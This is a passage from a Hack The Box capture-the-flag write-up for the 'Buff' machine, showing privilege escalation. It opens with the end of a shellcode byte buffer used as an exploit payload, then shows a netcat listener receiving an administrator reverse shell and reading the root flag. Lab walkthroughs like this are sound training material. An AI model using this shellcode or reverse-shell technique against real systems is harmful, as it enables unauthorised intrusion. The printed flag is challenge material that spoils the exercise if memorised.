buf += b"\x16\xbe\xbc\x7b\x8c\xbb\xff\xf0\x23\x3c\xb1\xf0\x4e"
buf += b"\x2e\x26\xf1\x04\x0c\xe1\x0e\xb3\x38\x6d\x9c\x58\xb8"
buf += b"\xf8\xbd\xf6\xef\xad\x70\x0f\x65\x40\x2a\xb9\x9b\x99"
buf += b"\xaa\x82\x1f\x46\x0f\x0c\x9e\x0b\x2b\x2a\xb0\xd5\xb4"
buf += b"\x76\xe4\x89\xe2\x20\x52\x6c\x5d\x83\x0c\x26\x32\x4d"
buf += b"\xd8\xbf\x78\x4e\x9e\xbf\x54\x38\x7e\x71\x01\x7d\x81"
buf += b"\xbe\xc5\x89\xfa\xa2\x75\x75\xd1\x66\x85\x3c\x7b\xce"
buf += b"\x0e\x99\xee\x52\x53\x1a\xc5\x91\x6a\x99\xef\x69\x89"
buf += b"\x81\x9a\x6c\xd5\x05\x77\x1d\x46\xe0\x77\xb2\x67\x21"
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
```

Figure 17: writeup.privesc.steps.5.1

6. We immmediately get an elevated reverse shell connection and use it to read the `root.txt` flag:

```
type C:\Users\Administrator\Desktop\root.txt
```

```
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $ sudo nc -nlvp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.198] 57557
Microsoft Windows [Version 10.0.17134.1550]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
buff\administrator

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::616c:bed8:4b75:6e17
   Temporary IPv6 Address. . . . . . : dead:beef::7813:413b:2e52:5901
   Link-local IPv6 Address . . . . . : fe80::616c:bed8:4b75:6e17%10
   IPv4 Address. . . . . . . . . . . : 10.10.10.198
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:9eb2%10
                                       10.10.10.2

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
1cd1d669bb9f044cfb215453d9ec088d

C:\Windows\system32>
```

Figure 18: writeup.privesc.steps.6.1

References

[+] https://www.hackthebox.eu/home/machines/profile/263